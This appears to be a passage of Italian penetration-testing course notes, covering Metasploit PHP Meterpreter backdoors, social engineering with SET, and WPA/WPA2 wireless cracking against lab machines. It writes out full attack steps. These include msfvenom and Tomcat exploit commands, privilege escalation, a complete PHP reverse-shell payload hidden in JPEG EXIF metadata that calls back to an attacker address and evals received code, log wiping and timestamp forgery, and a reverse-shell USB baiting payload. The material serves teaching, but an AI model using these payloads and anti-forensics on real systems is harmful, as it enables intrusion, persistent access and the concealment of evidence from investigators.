Metasploit (PHP Meterpreter) – Esempio 1 Per creare una backdoor PHP Meterpreter possiamo usare lo strumento msfvenom fornito da Metasploit: msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw > phpmeter.php:

```
> -p: Payload (php/meterpreter/reverse_tcp)
> -f: Formato di output (raw)
> LHOST: Indirizzo IP della macchina attaccante
> phpmeter.php: File dove verrà memorizzata la backdoor
```

1. Effettuiamo la remote exploitation della macchina target

```
use exploit/multi/http/tomcat_mgr_deploy
set payload java/meterpreter/reverse_tcp
set RHOST 10.0.2.6
set RPORT 8180
set LHOST 10.0.2.15
set httpusername tomcat
set httppassword tomcat
exploit
```

2. Mettiamo in background la sessione sulla macchina target: background

3. Effettuiamo il vertical privilege escalation sulla macchina target

```
use exploit/linux/local/udev_netlink
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set SESSION 1
set LHOST 10.0.2.15
exploit
```

4. Carichiamo il file phpmeter.php nella directory /var/www della macchina target upload phpmeter.php /var/www e chiudiamo la sessione Meterpreter

5. Utilizziamo un generico modulo handler per instaurare una connessione di tipo Reverse con la backdoor caricata sulla macchina target

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 10.0.2.15
run
```

6. Dalla macchina Kali tramite Web Browser ci connettiamo alla seguente URL: 10.0.2.6/phpmeter.php . Tornando alla MSFConsole possiamo osservare che è stata instaurata una sessione di tipo Meterpreter con la macchina target

7. Mediante il comando sysinfo di Meterpreter possiamo ottenere varie informazioni relative alla macchina target

8. Riavviando la macchina target e ripetendo la Fase 6 e la Fase 7 possiamo osservare che la backdoor garantisce l'accesso persistente alla macchina target

Metasploit (PHP Meterpreter) – Esempio 2

Utilizzeremo l'applicazione DVWA in esecuzione su Metasploitable 2: <http://10.0.2.10/dvwa/>. Useremo la sezione file upload, dove possiamo effettuare l'upload di un file. Se si prova a caricare un file che non sia un'immagine ci viene restituito un errore.

In un contesto reale è possibile «occultare» la PHP Web Backdoor all'interno di un'immagine. Utilizzando lo strumento exiftool, che permette di leggere e scrivere i metadati all'interno di file. Mediante il comando exiftool simuliamo l'occultamento della PHP Web Backdoor all'interno dell'immagine JPEG chiamata wa.jpg

```
exiftool -DocumentName='/*<?php /*/ error_reporting(0); $ip = "10.0.2.7";
$port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") &&
is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f =
"socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
$res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =
"socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); }
switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket":
$len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type)
{ case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b =
socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s;
$GLOBALS["msgsock_type"] = $s_type; eval($b); die(); __halt_compiler();' wa.jpg
```

Modifichiamo il valore dell'header DocumentName così che esso possa contenere la backdoor. Si ricodi che è necessario impostare l'indirizzo IP della macchina Kali.

Rinominiamo il file wa.jpg affinchè possa essere riconosciuto anche dall'interprete PHP: mv wa.jpg wa.php.jpg

Effettuiamo l'upload del file wa.php.jpg tramite l'apposito servizio. Possiamo notare che l'upload è andato a buon fine, in quale cartella di DVWA tale upload è stato effettuato.

Utilizziamo un generico modulo handler per instaurare una connessione di tipo Reverse con la backdoor caricata sulla macchina target

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 10.0.2.7
run
```

Analizzando il messaggio restituito da DVWA durante l'upload della backdoor è possibile individuare il path verso tale backdoor. Il path verso la backdoor da eseguire è il seguente: http://10.0.2.10/dvwa/hackable/uploads/wa.php. A questo punto potrebbe eventualmente essere effettuata una fase di Vertical Privilege Escalation utilizzando un exploit locale. Ad es., <https://www.exploit-db.com/exploits/8572>

Eliminare eventuali Tracce

In uno scenario reale potrebbe essere necessario eliminare alcune tracce relative all'accesso sulla macchina target. Meterpreter fornisce uno strumento per tale scopo, il comando clearev di Meterpreter permette di cancellare tutti i Log degli Eventi.

Modificare eventuali Tracce

Timestamp è una tecnica che permette di modificare i timestamp (attributi) di un determinato file (date di creazione, accesso, modifica, etc.). Ad es., per rendere gli attributi di tale file consistenti con quelli degli altri file che si trovano nella stessa directory. Applicata su file che sono stati modificati o creati dal pentester così che essi non appaiano evidenti agli investigatori forensi o agli strumenti di analisi dei file. Può essere utilizzata insieme a tecniche di Masquerading per nascondere altre tipologie di programmi. Meterpreter fornisce il comando timestamp per modificare i timestamp di un file.

Capitolo 10

Social Engineering

L'Ingegneria Sociale (o Social Engineering) sfrutta le vulnerabilità umane per apprendere ed ottenere informazioni talvolta preziose. Le persone rappresentano l'anello più debole nella difesa della sicurezza di un qualsiasi asset. L'essere umano è per sua natura una creatura sociale e questo potrebbe diventare una vulnerabilità sfruttabile. I pentester (o gli ingegneri sociali) potrebbero sfruttare questa vulnerabilità per ottenere informazioni riservate o per accedere ad aree/risorse riservate.

L'utilizzo di tecniche di ingegneria sociale deve essere esplicitamente richiesto in fase di Target Scoping ed approvato da tutte le parti coinvolte nel processo di penetration testing.

10.1 Modellare la psicologia umana

La psicologia umana è fortemente dipendente dai suoi sensi (vista, udito, gusto, tatto, olfatto). I sensi possono essere visti come gli input per l'essere umano. L'obiettivo (target) dell'attività di ingegneria sociale non è un dispositivo elettronico, ma un essere umano inconsapevole di tale attività. Analizzando alcuni atteggiamenti della vittima (target), un ingegnere sociale potrebbe avere maggiore probabilità di successo durante un attacco.

Per un ingegnere sociale è spesso necessaria una comunicazione diretta con il target che permetta di interagire con il target, acquisendone la fiducia. Tale comunicazione potrebbe avvenire fisicamente (de visu) o attraverso mezzi tecnologici (telefono, chat, email, etc).

Il fine dell'interazione tra l'ingegnere sociale ed il target è quello di instaurare un rapporto di fiducia con quest'ultimo così che un attacco possa avere maggiori possibilità di successo. Tutta l'attività di ingegneria sociale si basa su rapporti di fiducia tra le parti coinvolte, se non è possibile instaurare una solida relazione di fiducia con il target ci sono molte probabilità che tale attività fallisca.

10.2 Processo di attacco

Tipicamente un attacco di ingegneria sociale prevede i seguenti passi:

1. Raccolta di Informazioni sul Target: raccolta di indirizzi e-mail aziendali utilizzando strumenti avanzati di ricerca, ad es., quelli usati per la fase di Information Gathering. Raccolta di informazioni sui dipendenti dell'asset, attraverso social network e motori di ricerca, identificazione di software, servizi o strumenti utilizzati dall'asset, coinvolgimento in eventi aziendali e feste, ecc.
2. Identificazione di Punti Vulnerabili del Target: identificare criticità riguardanti sia debolezze umane riscontrate nel target sia vulnerabilità tecniche che potrebbero essere sfruttate facendo leva sulle debolezze umane.

3. Pianificazione dell'Attacco: si potrebbe pianificare di attaccare il target sia in maniera diretta che attraverso strumenti tecnologici. Il metodo di attacco più proficuo dovrebbe essere determinato in base alle criticità identificate al passo precedente
4. Esecuzione dell'Attacco: l'attacco pianificato dovrebbe essere condotto con pazienza, per monitorare e valutare i suoi risultati. In caso di successo, al termine dell'attacco gli ingegneri sociali dovrebbero avere abbastanza informazioni per accedere alle risorse del target a cui sono interessati. Questo potrebbe consentire loro di violare ulteriormente l'asset.

NOTA: Non si tratta dell'unico paradigma possibile per effettuare un attacco.

10.3 Metodi di attacco

Dopo aver scelto il target sono tipicamente usati vari metodi di attacco:

1. impersonificazione: il pentester (o l'attaccante) finge di essere qualcun altro per guadagnare la fiducia del target. Es: per ottenere informazioni bancarie su un determinato target, l'utilizzo di tecniche di phishing potrebbe essere una delle soluzioni più efficaci
2. Reciprocità: atto di scambiarsi un favore per ottenere vantaggi reciproci
3. Autorità Influente: gli esseri umani agiscono spesso in modo ripetitivo, accettando di buon grado istruzioni da parte dei loro superiori. Ciò avviene anche quando l'istinto suggerisce di non seguire certe istruzioni, questo ci rende vulnerabili a varie minacce
4. Opportunità: si basa sull'avidità degli esseri umani. Considerare subito una proposta/opportunità ritenuta particolarmente interessante, es: opportunità di facile guadagno personale, forti sconti, ecc.
5. Relazioni Sociali: gli esseri umani hanno spesso bisogno di relazioni sociali, per condividere pensieri, sentimenti, idee, etc, facendo leva su queste relazioni il pentester (o l'attaccante) potrebbe farsi rivelare informazioni riservate
6. Curiosità: a volte la nostra curiosità ha la meglio su noi stessi e ci induce in errore, come dice un proverbio la curiosità ha ucciso il gatto. Es: Il target potrebbe essere indotto a cliccare su un link in una e-mail, per scaricare un documento che sembrerebbe contenere informazioni sui dipendenti della società.

NOTA: fattori psicologici sono quasi sempre alla base di tutti i metodi di attacco utilizzati dall'ingegneria sociale.

10.4 Social Engineering Toolkit (SET)

Insieme di strumenti (toolkit) per condurre attività di Social Engineering. Fornisce pieno supporto per condurre in maniera (quasi del tutto) automatizzata attacchi basati sull'ingegneria sociale. Consente di selezionare ed utilizzare le tecniche di ingegneria sociale più moderne, persuasive ed efficaci per un dato contesto applicativo.

Esempio – Anonymous USB Attack (USB Baiting)

Sfrutteremo la curiosità di un potenziale target «per fargli aprire» un payload contenente una Reverse Shell. Useremo SET per effettuare in maniera automatizzata le seguenti operazioni:

1. Creazione di un eseguibile (payload) contenente una Reverse Shell

2. Inserimento dell'eseguibile in un dispositivo USB

Tale dispositivo USB, in uno scenario reale, potrebbe poi essere lasciato da qualche parte all'interno dell'asset o nei suoi pressi, in attesa di qualcuno che lo raccolga e lo inserisca.

Attacco: Dal menu principale di SET scegliamo di effettuare Social- Engineering Attacks:

```
/* varie opzioni disponibili */  
set> 1
```

Scegliamo di utilizzare un Infectious Media Generator

```
/* varie opzioni disponibili */  
set> 3
```

Scegliamo di utilizzare un payload appartenente a Metasploit (Standard Metasploit Executable)

```
/* varie opzioni disponibili */  
set:infectious> 2
```

Vengono mostrate diverse possibilità per la generazione del payload. Osservazione: I payload Windows Meterpreter Reverse HTTPS e Windows Meterpreter Reverse DNS potrebbero essere utili in contesti "chiusi" dove spesso sono consentite solo determinate tipologie di connessioni verso la rete Internet. Scegliamo di utilizzare una Windows Reverse TCP Shell, selezionando l'opzione 2: 2) Windows Reverse_TCP Meterpreter

```
/* varie opzioni disponibili */  
set:payloads> 2
```

Configuriamo le opzioni del payload impostando l'indirizzo IP del Listener e la relativa porta:

- Indirizzo IP (Macchina Kali): 10.0.2.15
- Porta: 4444

Dopo la sua configurazione è possibile generare il payload e copiarlo su un dispositivo rimovibile ad es., su una penna USB.

La cartella /root/.set contiene il payload (payload.exe) ed altri file che sono stati generati da SET. Tutti i file presenti nella cartella /root/.set dovranno essere copiati all'interno del dispositivo USB.

NOTA: Sono presenti anche file di autorun che permettono (se abilitato) l'avvio automatico di payload.exe quando il dispositivo USB viene collegato alla macchina target. In uno scenario reale, nel caso in cui le funzionalità di autorun risultino disabilitate, payload.exe potrebbe essere rinominato così da invogliare il target ad eseguirlo manualmente.

Usiamo un generico modulo handler di Metasploit per instaurare una connessione di tipo reverse verso la macchina target:

```
> use exploit/multi/handler  
> set payload windows/meterpreter/reverse_tcp  
> set LHOST 10.0.2.15  
> run
```

Non appena la vittima eseguirà il payload presente sul dispositivo USB, verrà avviata una sessione Meterpreter verso la macchina target.

Capitolo 11

Wireless penetration Testing

Le reti wireless sono spesso la forma di connettività più utilizzata per l'accesso locale all'infrastruttura ICT di un asset. I pentester dovrebbero garantire che tali reti siano prive di errori di configurazione e che abbiano adeguati controlli di sicurezza.

Le reti wireless utilizzano le frequenze dello spettro radio per trasmettere i dati tra l'Access Point (AP) ed i Client collegati ad esso. Le Wireless Local Area Network (WLAN) hanno molte somiglianze con le tradizionali Local Area Network (LAN). L'obiettivo principale dei pentester in questo contesto è quello di identificare WLAN che possano rappresentare possibili punti di accesso verso l'asset. Le reti wireless dovrebbero essere garantite tutte le proprietà della Triade CIA.

Standard IEEE 802.11 Lo standard principale per le reti wireless (Wi-Fi) è l'IEEE 802.11. È un insieme di regole inizialmente sviluppato per garantire facilità di utilizzo e capacità di connettere rapidamente i dispositivi. Nella versione iniziale dello standard non erano stati affrontati aspetti relativi alla sicurezza. Nell'IEEE 802.11b standard ampiamente accettato, rilasciato nel 1999 ha avuto una primo aspetto di come renderle sicure.

11.0.1 Wired Equivalent Privacy (WEP)

Primo meccanismo di sicurezza introdotto per lo standard IEEE 802.11 introdotto nel 1999. Progettato con l'idea di fornire la stessa sicurezza garantita sulle reti cablate. WEP utilizza lo Stream Cipher RC4 per garantire confidenzialità e CRC32 per garantire l'integrità. L'autenticazione ad una rete protetta da WEP avviene tramite l'utilizzo di una chiave precondivisa(64 o 128 bit).

Come ottenere la chiave

La chiave a 64 bit può essere ottenuta nei seguenti modi:

- Primo modo per ottenere la chiave: 40 bit derivanti da 10 caratteri esadecimales (base 16: 0-9 e A-F) inseriti dall'utente ciascun carattere rappresenta 4 bit, 24 bit costituiti da un Vettore di Inizializzazione (IV).
- Secondo modo per ottenere la chiave: 40 bit derivanti da 5 caratteri ASCII (0-9, a-z, A-Z) inseriti dall'utente ciascuno dei quali è rappresentato mediante 8 bit, 24 bit costituiti da un Vettore di Inizializzazione (IV). Ciò limita ogni byte ad essere un carattere ASCII, riducendo notevolmente lo spazio delle possibili chiavi

La chiave a 128 bit può essere ottenuta nei seguenti modi:

- Primo modo per ottenere la chiave: 104 bit derivanti da 26 caratteri esadecimales (base 16: 0-9 e A-F) inseriti dall'utente, ciascun carattere rappresenta 4 bit, 24 bit costituiti da un Vettore di Inizializzazione (IV)

- Secondo modo per ottenere la chiave: 104 bit derivanti da 13 caratteri ASCII (0-9, a-z, A-Z) inseriti dall'utente, ciascuno dei quali è rappresentato mediante 8 bit, 24 bit costituiti da un Vettore di Inizializzazione (IV)

Autenticazione

L'autenticazione ad una rete protetta da WEP avviene in quattro fasi

1. Il Client invia una richiesta di autenticazione all'Access Point (AP) WEP
2. L'AP WEP invia al Client un messaggio in chiaro
3. Il Client utilizzando la chiave WEP cifra il messaggio in chiaro ricevuto dall'AP e lo invia a quest'ultimo
4. L'AP decifra mediante la propria chiave WEP il messaggio ricevuto dal Client. Se il messaggio è decifrato correttamente il Client è autorizzato a connettersi alla rete

Vulnerabilità

Nelle implementazioni di WEP ci sono due vulnerabilità principali. CRC32 non viene utilizzato per la cifratura, ma solo come valore per il controllo degli errori.

RC4 è suscettibile all'attacco denominato Initialization Vector Attack, lo stesso IV non dovrebbe essere usato due volte, ,a l'IV a 24 bit è troppo corto su una rete wireless dove tipicamente viene generata una grande quantità di traffico. A causa delle sue vulnerabilità di sicurezza, a partire dal 2003 WEP è stato gradualmente sostituito da implementazioni wireless più sicure.

11.0.2 Wi-Fi Protected Access (WPA e WPA2)

Introdotto nel 2003 implementa un sottoinsieme delle specifiche definite nello standard IEEE 802.11i. WPA rappresenta una soluzione intermedia alle problematiche di sicurezza presenti in WEP. Tale soluzione non richiedeva aggiornamenti hardware ma solo software, garantendo quindi retrocompatibilità con i dispositivi già in uso. Nel 2004 è stato migliorato con WPA2.

Le entità coinvolte in WPA/WPA2 sono le seguenti:

- Supplicant (tipicamente un Client Wi-Fi)
- Authenticator (tipicamente un Access Point - AP)
- Authentication Server (tipicamente un Server RADIUS*)

Esistono diverse varianti di WPA/WPA2, ognuna con i propri meccanismi di autenticazione.

Wi-Fi Protected Access (WPA) Personal

Implementazione che si trova spesso in ambienti residenziali o piccole/medie organizzazioni, usa una chiave precondivisa (Pre-Shared Key - PSK) derivata dalla combinazione dei seguenti elementi:

- Passphrase: La passphrase è inserita dall'utente e può essere composta da 8 a 63 caratteri
- Service Set Identifier (SSID) della rete wireless

Wi-Fi Protected Access (WPA) Enterprise

Usata per reti di grandi dimensioni dove ci sono numerosi utenti ed è richiesto un alto grado di sicurezza. Utilizza un Server per l'autenticazione, tipicamente server RADIUS (Remote Authentication Dial-In User Service). L'autenticazione basata sullo standard IEEE 802.1X riduce drasticamente la possibilità di effettuare attacchi di tipo brute-force alle chiavi pre-condivise.

Wi-Fi Protected Access (WPA) – WPS

Wi-Fi Protected Setup (WPS), è un metodo più semplice di autenticazione per connettere i dispositivi alla rete wireless e utilizza un codice PIN anziché una password.

WPA utilizza la seguente gerarchia di chiavi:




- La Pairwise Master Key (PMK) è ottenuta in WPA Enterprise, mediante autenticazione basata sul protocollo IEEE 802.1X. In WPA Personal, a partire da un segreto pre-condiviso (passphrase) mediante una Password-Based Key Derivation Function, in questo caso la PMK è anche nota come Pre-Shared Key (PSK).
- Pairwise Transient Key (PTK) è utilizzata per comunicazioni unicast. Dalla PTK sono derivate altre sotto-chiavi, utilizzate per specifici compiti
- Key Confirmation Key (KCK): Usata per cifrare dati addizionali (GTK, etc)
- Key Encryption Key (KEK): Usata per calcolare il Message Integrity Check (MIC)
- Temporal Key (TK): Usata per cifrare/decifrare i pacchetti di dati unicast
- Group Temporal Key (GTK) utilizzata per comunicazioni multicast e broadcast


Derivazione della PSK

- PBKDF2 (Password-Based Key Derivation Function 2): funzione per la derivazione delle chiavi. Riduce le vulnerabilità delle chiavi rispetto ad attacchi di tipo brute force.
 - $DK = PBKDF2(PRF, \text{Password}, \text{Salt}, c, dkLen)$
 - PRF è una pseudorandom function (ad es., HMAC) che produce un output di $hLen$ bit
 - Password è una passphrase inserita dall’utente
 - Salt è una sequenza di bit
 - c è il numero di iterazioni desiderate
 - $dkLen$ è la dimensione in bit della chiave derivata
 - DK è la chiave derivata, generata da PBKDF2
- $PMK = PBKDF2(\text{HMAC-SHA1}, \text{passphrase}, \text{SSID}, 4096, 256)$
 - passphrase: Sequenza di caratteri ASCII
 - SSID: Service Set IDentifier
 - 4096: Numero di iterazioni
 - 256: Lunghezza dell’output prodotto

Derivazione della PTK

La derivazione della Pairwise Transient Key (PTK) avviene attraverso un protocollo chiamato Four-way Handshake. Per la derivazione della PTK vengono utilizzati alcuni parametri generati e scambiati tra Supplicant ed Authenticator durante il Four-way Handshake. I messaggi scambiati sono incapsulati in frame EAPOL-key.





La protezione dei dati tramite WPA/WPA2 avviene a livello Data Link.

Confidenzialità, Autenticazione, Integrità

WPA/WPA2 garantisce Confidenzialità, Autenticazione ed Integrità attraverso i seguenti protocolli:

- Temporal Key Integrity Protocol (TKIP) implementato in WPA
- CTR with CBC-MAC Protocol (CCMP) implementato in WPA2

TKI: Non richiede modifiche hardware, riutilizza l'algoritmo di cifratura usato dal WEP, autentica i messaggi attraverso il Michael Algorithm, utilizza una Mixing Function per la gestione delle chiavi di cifratura A partire dalla TK.

CCMP: Counter Mode Cipher Block Chaining Message Authentication Code Protocol (Counter Mode CBC-MAC Protocol), CTR with CBC-MAC Protocol (CCMP). Soluzione a lungo termine basata sul cifrario a blocchi AES anziché su RC4, AES con chiave a 128 bit e blocchi a 128 bit (o più lunghi, 192 o 256 bit). Garantisce confidenzialità dei dati in modalità operativa Counter Mode (CTR) di AES. Garantisce autenticazione ed Integrità dei messaggi in Cipher-Block-Chaining Message Authentication Mode (CBC-MAC).

WPA vulnerabilità

Nelle reti WPA/WPA2 esistono due principali vulnerabilità


- Chiavi pre-condivise deboli: gli utenti spesso configurano un AP utilizzando password corte e facili da ricordare. Intercettando il traffico tra l'Authenticator ed il Supplicant è possibile catturare i messaggi da loro scambiati durante il Four-way Handshake. Sfruttando tali messaggi ed usando tecniche di password cracking è possibile recuperare la chiave precondivisa
- Protocollo WPS: modo semplice per connettere dispositivi ad una rete wireless Tramite l'utilizzo di un PIN. Premendo un pulsante (WPS Button) su entrambi i dispositivi che si intende connettere stampanti e console da gioco spesso utilizzano questa tecnologia. L'autenticazione avviene attraverso l'uso di un PIN. Questo PIN può essere recuperato rivelando tipicamente non solo il PIN WPS ma anche la passphrase WPA/WPA2.

WPA Personal – Handshake Capture Attack: L'attaccante punta ad ottenere la PTK. Chiave generata attraverso il Four-way Handshake ed utilizzata per la protezione della comunicazione:

- $\text{PTK} = \text{PRF}(\text{PMK}, \text{AuthAddr}, \text{SAddr}, \text{ANonce}, \text{SNonce})$

L'attaccante conosce:


- AuthAddr: MAC Address dell'Authenticator
- SAddr: MAC Address del Supplicant



La PSK è derivata nel modo seguente:

$$\text{PSK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{passphrase}, \text{SSID}, 4096, 256)$$

L'unico valore ignoto è la passphrase. L'attaccante potrebbe tentare un attacco a forza bruta utilizzando un dizionario per ogni passphrase nel dizionario viene calcolata una possibile PSK. Viene ricavata una lista di PTK a partire dalle PSK ottenute.



WPA - Deauthentication Attack: Attacco condotto attraverso l'invio di un frame speciale (frame di deautenticazione), tale frame è inviato in chiaro e non è autenticato. Un attaccante potrebbe forzare la deautenticazione di una macchina target simulando di essere un client o un Access Point (MAC spoofing) e inviando frame di deautenticazione.

WPA – Altri Attacchi: Nel corso degli anni sono stati proposti vari altri attacchi a WPA/WPA2: Evil Twin (2007), Hole 196 (2010), KRACK – Key Reinstallation Attack (2017), PMKID Dictionary Attack (2018).

11.0.3 WPA3

Incremento della lunghezza delle chiavi: chiavi a 192 bit per WPA-Enterprise.

- Wi-Fi Easy Connect: per facilitare l'autenticazione pensato per dispositivi senza display ad es., dispositivi IoT. Utilizza un QR code scansionato tramite un dispositivo.
- Wi-Fi Enhanced Open: pensato per reti pubbliche senza password, ogni connessione tra dispositivo ed Access Point (AP) viene cifrata. Nuovo meccanismo di gestione delle chiavi per WPA-Personal

WPA3 - Simultaneous Authentication of Equals (SAE)

Protocollo di autenticazione basato su password, si basa sul Dragonfly Handshake. È un meccanismo di scambio delle chiavi permette a due entità di accordarsi su una chiave, utilizza gruppi di punti su curve ellittiche.

WPA3 - sicurezza

L'utilizzo del Dragonfly Handshake impedisce attacchi a dizionario sulle password. La PMK non dipende più direttamente dalla passphrase. WPA3 risolve le principali vulnerabilità presenti in WPA2: xeautenticazione, KRACK, Hole 196.

11.1 Ricognizione Reti Wireless

Prima di avviare un processo di wireless penetration testing è necessario effettuare una ricognizione di rete per identificare la rete (o le reti) wireless target. Risulta fondamentale la scelta della scheda wireless da utilizzare. I dispositivi di solito non dispongono di schede wireless (ed antenne) appropriate per il penetration testing. Spesso è necessario acquisire una scheda wireless esterna, che supporti le attività di penetration testing permettendo operazioni avanzate, quali Monitor Mode e Packet Injection.

Esempio:

Dopo aver collegato alla macchina Kali la scheda Wi-Fi esterna, tramite il comando ifconfig verifichiamo quali sono le interfacce di rete appartenenti a tale macchina. Successivamente per identificare le reti wireless possiamo usare il comando iwlist:

```
iwlist wlan0 scan
```

iwlist mostra numerose informazioni utili: BSSID (Base station SSID), tipologia di autenticazione ed algoritmo di cifratura utilizzato, etc.

11.1.1 Kismet

Suite che comprende: Scanner wireless, IDS/IPS, Sniffer di pacchetti. Per avviarlo kismet -c wlan0.

11.1.2 WAIDPS

WAIDPS - Wireless Auditing, Intrusion Detection & Prevention System. Piattaforma basata su Python che permette di raccogliere informazioni su reti wireless e relativi Client. WAIDPS individua anche i client che hanno attivato la scheda wireless ma che non sono associati ad alcun AP o rete. Questa informazione potrebbe essere utile per effettuare lo spoofing di un indirizzo MAC che sembra provenire da un client legittimo.

11.2 Wireless Penetration Testing

11.2.1 Aircrack-ng

Suite per valutare la sicurezza delle reti wireless, include strumenti per il wireless penetration testing, raggruppati nelle seguenti categorie:

- Monitoring: Strumenti per catturare il traffico che potrà essere poi utilizzato per analisi successive
- Attacking: Strumenti per attaccare le reti target

11. Wireless penetration Testing

- Testing: Strumenti per testare funzionalità a livello hardware. Ad es., alcune proprietà delle schede wireless
- Cracking: Strumenti per il cracking di chiavi pre-condivise WEP e WPA/WPA2

Aircrack-ng WPA/WPA2 Pre-Shared Key Cracking

Il processo di attacco include i seguenti passi:

1. Identificazione della rete target
2. Cattura dei messaggi relativi al Four-way Handshake
3. Utilizzo di un dizionario (wordlist) per effettuare il cracking della passphrase (password WPA2)

Quindi per prima cosa verifichiamo che la scheda Wi-Fi sia correttamente collegata alla macchina Kali: iwconfig

Prima di identificare la rete target è necessario mettere la scheda Wi-Fi in Modalità di Monitor (Monitor Mode). Tale modalità ci consente di acquisire più traffico di quello che vedremmo normalmente (Managed Mode). Il comando airmon-ng consente di mettere la scheda Wi-Fi in monitor mode: airmon-ng start wlan0.

È possibile utilizzare il seguente comando per identificare i processi che potrebbero interferire con l'attività di monitoring: airmon-ng check kill. È possibile utilizzare il comando pkill <nome processo> per interrompere eventuali processi di disturbo.

Successivamente, una volta terminate le operazioni con Aircrack- ng, mediante i seguenti comandi è possibile riattivare i processi interrotti precedentemente:

> service networking start
> service network-manager start

Ridigitando iwconfig è possibile osservare che la scheda Wi-Fi, identificata dall'interfaccia wlan0, è ora in stato di monitoring sull'interfaccia wlan0mon.

1) Adesso mediante il seguente comando è possibile identificare la rete target ed il relativo BSSID: > airodump-ng wlan0mon

Tale comando resterà in esecuzione finché non verrà premuta la combinazione di tasti Ctrl+C.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
0A:...:97	-50	49	3	0	6	130	WPA2	CCMP	PSK AP
78:...:93	-67	55	0	0	11	270	WPA2	CCMP	PSK TIM-7
E0:...:E3	-76	42	0	0	1	130	WPA2	CCMP	PSK TIM-9
A4:...:D7	-79	51	5	0	11	65	WPA2	CCMP	PSK Telecom-64
9C:...:EC	-84	29	0	0	6	135	WPA2	CCMP	PSK Guida's
F4:...:64	-85	40	0	0	2	270	WPA2	CCMP	PSK GlobalCom_26
10:...:31	-88	18	0	0	1	130	WPA2	CCMP	PSK FASTWEB-F
C4:...:99	-89	6	0	0	11	130	WPA2	CCMP	PSK Telecom-2

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
